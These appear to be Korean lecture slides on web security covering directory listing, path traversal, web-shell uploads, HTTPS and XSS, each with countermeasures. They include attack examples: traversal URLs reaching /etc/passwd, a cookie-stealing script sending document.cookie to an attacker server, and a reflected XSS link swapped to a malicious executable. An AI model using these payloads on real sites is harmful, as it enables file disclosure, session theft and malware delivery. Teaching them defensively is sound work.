

웹 프로그래밍

17. 웹 보안

지금까지의 가정



- 유효한 입력 값만 주어질 것이다
- 악의적은 사용자는 없다
- 의도하지 않게 잘못 실행될 리가 없다
- 현실은?



현실

- 유효하지 않은 입력
- 악의적인 사용자
- 잘 모르는 또는 능숙하지 않은 사용자
- 잘못 실행될 여지가 있는 것은 반드시 잘못된다
- 전문 해커들
 - botnets, hackers, script kiddies, KGB
- 그 어떤 것도 가정할 수 없고, 아무도 믿을 수 없다!



공격자들의 목적



- 개인 정보 획득
 - 사용자 이름, 아이디, 비밀번호, 신용카드 정보, 성적, 상품 가격 등
- 정보 위조
 - 학생 성적 위조, 상품 가격 위조, 비밀번호 변경
- 스푸핑
 - 다른 사용자를 가장하여 접근
- 서버 피해 및 섯 다운
- 웹 서비스의 신뢰성 타격
- 바이러스 확산



공격 형태 (1/2)



- 서비스 거부 공격(DoS: Denial of Service Attack)
 - 다량의 패킷 전송으로 서버 다운 및 불능 상태 유도
- 사회공학공격(Social Engineering)
 - 사용자를 속여서 사용자가 직접 정보 제공 유도
 - Phishing, pharming,
- 정보 유출
 - 디렉토리 및 파일 정보 접근
 - 패스워드 파일, 실행 파일 업로드를 통한 명령창 획득
- Man-in-the-Middle
 - 네트워크 통신 중간에서 네트워킹 트래픽 가로채기(intercept)
- 세션 하이재킹(Session Hijacking)
 - 다른 사용자의 세션 쿠키 획득하여 서비스 이용



공격 형태 (2/2)




- XSS (Cross Site Scripting) 또는 HTML Injection
 - 웹 페이지에 악의적인 HTML 코드 및 javaScript 코드 입력
- SQL 삽입 공격(SQL Injection)
 - 악의적인 SQL 쿼리를 이용해 DB 정보 및 DB 사용자 정보 획득



정보 유출: 파일 접근


- 관리자가 아닌 사용자는 접근할 수 없는 데이터 또는 파일에 접근
- 디렉토리 리스팅
 - 웹 브라우저에서 웹 서버의 특정 디렉토리를 열면 그 디렉토리에 있는 파일과 디렉토리 목록이 모두 나열



파일 접근

● 디렉토리 리스팅

- 화면에 보이지 않는 여러 웹 페이지를 클릭 하나만으로도 직접 접근 가능



[그림 5-17] 파일 임의 접근

파일 접근

● 임시/백업 파일 접근

- 상용 에디터 사용 시, .bak 또는 .old인 백업 파일 자동 생성
- 백업 파일들은 클라이언트가 그 파일을 직접 다운로드 가능
- 서버의 로직 뿐만 아니라 네트워크 정보 등 다양한 정보 포함 가능
 - 대부분의 웹 스캐너는 이러한 파일을 자동으로 검색
- 상용 에디터 등을 이용한 웹 소스 편집 금지

● 파일 다운로드

- 웹 서버에서 제공하는 파일 다운로드 페이지 이용
- 정상적인 경우 (예: ~/board/upload/사업계획.hwp)

<http://www.wishfree.com/board/download.jsp?filename=사업계획.hwp>

- 게시판에서 글 목록을 보여주는 list.jsp 파일이
<http://www.wishfree.com/board> 아래에 위치해 있을 경우,

<http://www.wishfree.com/board/download.jsp?filename=../list.jsp>



파일 접근

● 임시/백업 파일 접근

- 상용 에디터 사용 시, .bak 또는 .old인 백업 파일 자동 생성
- 백업 파일들은 클라이언트가 그 파일을 직접 다운로드 가능
- 서버의 로직 뿐만 아니라 네트워크 정보 등 다양한 정보 포함 가능
 - 대부분의 웹 스캐너는 이러한 파일을 자동으로 검색
- 상용 에디터 등을 이용한 웹 소스 편집 금지

● 파일 다운로드

- 웹 서버에서 제공하는 파일 다운로드 페이지 이용
- 정상적인 경우 (예: ~/board/upload/사업계획.hwp)

<http://www.wishfree.com/board/download.jsp?filename=사업계획.hwp>

- 게시판에서 글 목록을 보여주는 list.jsp 파일이
<http://www.wishfree.com/board> 아래에 위치해 있을 경우,


<http://www.wishfree.com/board/download.jsp?filename=../list.jsp>



파일 접근

● 상대 경로를 이용한 파일 다운로드

- ' : 현재 디렉토리
- '.. : 상위 디렉토리를 의미
- 공격자가 filename 변수에 '../list.jsp'라고 입력



[그림 5-18] '..'을 이용한 임의 디렉토리 파일 다운로드

파일 접근



● 파일 다운로드

- /board/admin 디렉토리에 있는 adminlogin.jsp를 다운로드

<http://www.wishfree.com/board/download.jsp?filename=../admin/adminlogin.jsp>

- download.jsp 파일 자신도 다음과 같이 다운로드 가능

<http://www.wishfree.com/board/download.jsp?filename=../download.jsp>

- 시스템 내부의 중요 파일도 위와 같은 방법으로 다운로드를 시도
- 유닉스 시스템의 경우 /etc/passwd와 같이 사용자 계정과 관련된 중요 파일을 다음과 같은 형태로 시도 가능

<http://www.wishfree.com/board/download.jsp?filename=../../../../../etc/passwd>



파일 접근

● 대응책


- 디렉토리 인덱싱 (또는 리스팅) 기능 설정 제거
- 파일이름을 변수로 주거나, 이에 대한 입력 값을 사용자로부터 입력 받을 때, 해당 변수에 상대 경로가 포함되어 있는지 소스 레벨에서 검사
- 다운로드를 특정 디렉토리로 한정
 - 소스 프로그램에서 다운로드 디렉토리의 절대 경로 지정
 - ex) ASP
objStream.LoadFromFile Server.MapPath("./upload/") & "\" & 파일명



파일 접근

● 파일 업로드


- 시스템 내부 명령어를 실행시킬 수 있는 웹 프로그램(ASP나 JSP, PHP)을 제작하여 자료실과 같은 곳에 공격용 프로그램을 업로드하는 공격 방식
- 시스템 내부 명령어 실행 가능
- ex) cmdasp.asp



파일 접근

● 파일 업로드

- 명령창을 실행시키기 위한 cmdasp.asp의 주소 (<http://192.168.61.128/bbs/upload/cmdasp.asp>)를 웹 브라우저 주소 창에 직접 입력
- 웹 브라우저에 입력 창과 <Run>이라는 버튼 표시



파일 접근



- 파일 업로드 시, 취약점

- 실행 파일 확장자를 가진 파일이 아무런 필터링 없이 업로드 됨
 - 업로드 시, 파일 확장자 체크 필요
 - 시스템에서는 asp나 jsp 같은 대소문자의 혼합도 인식하기 때문에 가능한 조합을 모두 필터링
 - 또는, 특정 확장자를 가진 파일만 업로드하도록 설정
 - 첨부 파일에 마우스를 가져가면 브라우저의 아래쪽에 `http://192.168.61.128/bbs/upload/cmdasp.asp`와 같이 파일 업로드 경로 표시
 - 경로 정보는 공격자에게 매우 중요
 - 웹 브라우저에서도 웹 프록시를 통해 노출되면 안됨
- 저장 파일 이름이 아무런 변환 없이 그대로 저장
 - 웹 서버에 악성 파일이 업로드되어도 해당 파일을 찾을 수 없게 파일 이름과 확장자를 변경하여 저장
 - 훨씬 높은 수준의 보안성을 확보



파일 접근



● 대응책

- 첨부 파일의 확장자 필터링
 - Server Side Script로 구현
 - 모든 실행 가능한 파일 업로드 금지
 - js, asp, php, jsp, exe 등
 - 업로드 가능한 확장자 지정
- 파일명 변환
- 파일 저장 위치 숨김
- Upload를 위한 디렉토리에는 실행 설정 제거
- 웹 서버 구동 시, 일반 사용자 권한으로 구동
 - 공격자가 첨부파일을 통해서 권한을 획득하더라도, 최소한의 권한만 사용



HTTP → HTTPS

● HTTP

- 네트워크 스니핑 툴을 이용하여 모든 메시지 내용 열람 가능
- ID, 패스워드 등

● HTTPS: Encrypted version of HTTP

- 클라이언트와 서버간 모든 메시지는 암호화 되어 전송
- 웹 서버에 SSL(Secure Socket Layer) 또는 TLS (Transport Layer Security) 설치
 - 전송 계층(TCP 레이어)에서 메시지 암·복호화





● XSS

● 'Cross Site Scripting'의 약자

- 웹에서 레이아웃과 스타일을 정의할 때의 사용되는 캐스케이딩 스타일 시트 (Cascading Style Sheets)와 혼동되어 일반적으로 XSS로 사용

● 취약점

- 웹 페이지가 사용자에게 입력 받은 데이터를 필터링하지 않고 그대로 동적으로 생성된 웹 페이지에 포함하여 사용자에게 재전송 시 발생
- 자바스크립트처럼 클라이언트 측에서 실행되는 언어로 작성된 악성 스크립트 코드를 웹 페이지, 게시판 또는 이메일에 포함시켜 전달
- 사용자가 클릭하거나 읽을 경우 악성 스크립트 코드가 웹 브라우저에서 실행

● 쿠키를 통한 웹 사용자의 정보 추출

- 과부하를 일으켜 서버를 다운시키거나 요즘 문제가 되는 피싱 (Phishing) 공격의 일환으로 사용





● Stored XSS

- 가장 일반적인 xss 공격 유형
- 게시판 또는 자료실과 같이 사용자가 글을 저장할 수 있는 부분에 스크립트 코드 입력
 - 웹 어플리케이션 상에 스크립트 저장 방식
- 다른 사용자가 해당 게시물을 열람하는 순간 공격자의 악성 스크립트 실행

● Reflected XSS


- URL의 변수, 사용자 입력 폼 등에 스크립트 코드를 입력하여, 입력하는 동시에 실행 결과가 바로 전해지는 공격 기법



Stored XSS

- XSS 테스트 코드를 게시판의 본문에 입력

```
<script>alert(document.cookie)</script>
```




The screenshot shows a Microsoft Internet Explorer window titled "글 작성 - Microsoft Internet Explorer". The address bar displays "http://192.168.61.128/bbs/board_write.asp". The page content is a forum post form titled "게시판". The form fields are as follows:

이름	양대일
패스워드	*****
E-mail	wishfree@empal.com
제목	XSS 테스트
HTML	☒ 적용 ☐ 비적용
내용	<pre><script>alert(document.cookie)</script></pre>
파일첨부	찾아보기... (최대 4M)

Stored XSS

- document.cookie (JavaScript)
 - 쿠키 생성, 읽기, 삭제
 - 해당 사이트에 접속한 사용자의 쿠키 정보 중
 - name-value 파트 (쿠키 이름 = 값) 출력
- XSS 테스트 코드를 입력한 게시판 글 열람
 - 해당 글의 내용이 보이지 않고 스크립트가 실행
 - 현재 사용자의 쿠키 정보



Stored XSS

• XSS를 이용한 쿠키 획득

```
<script>url="http://192.168.1.10/GetCookie.asp?cookie  
="+document.cookie;window.open(url,width=0,height=0);</script>
```

- 코드는 게시판을 열람할 때 사용자의 쿠키 정보가 해커의 웹 서버 (192.168.1.10)로 전송
- 물론 글을 읽는 사람에게는 본문 외의 내용은 보이지 않음




Reflected XSS 취약점 분석

 http://example.com/index.php?user=MrSmith

We!come Mr Smith
[Get terminal client !](#)

http://example.com/tcclient.exe

http://example.com/index.php?user=<script>alert(123)</script>



http://example.com/index.php?user=<script>window.onload = function()
{var AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>

 XSS Testcase #1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
 http://example.com/index.php?user=<script>window.onlo

Welcome
[Get terminal client !](#)

http://badexample.com/malicious.exe



- XSS 공격에 대한 대응책
 - 피공격자가 공격 인지 어려움
 - 사용자 입력 값에 대한 Negative Filtering
 - negative filtering: 금지 항목을 정해서 금지 항목만 막는 기법
 - `<`, `>`
 - 사용자 입력값에 대한 Positive Filtering
 - HTTP 헤더, 쿠키, 쿼리 스트링, 폼 필드, 히든 필드 등의 모든 인자들에 대해 허용된 유형의 데이터만을 받아들이도록 입력값 검증
 - 모든 입력 값 허용하되 특수 문자에 대해서 “escape” 처리

htmlspecialchars

returns an HTML-escaped version of a string

```
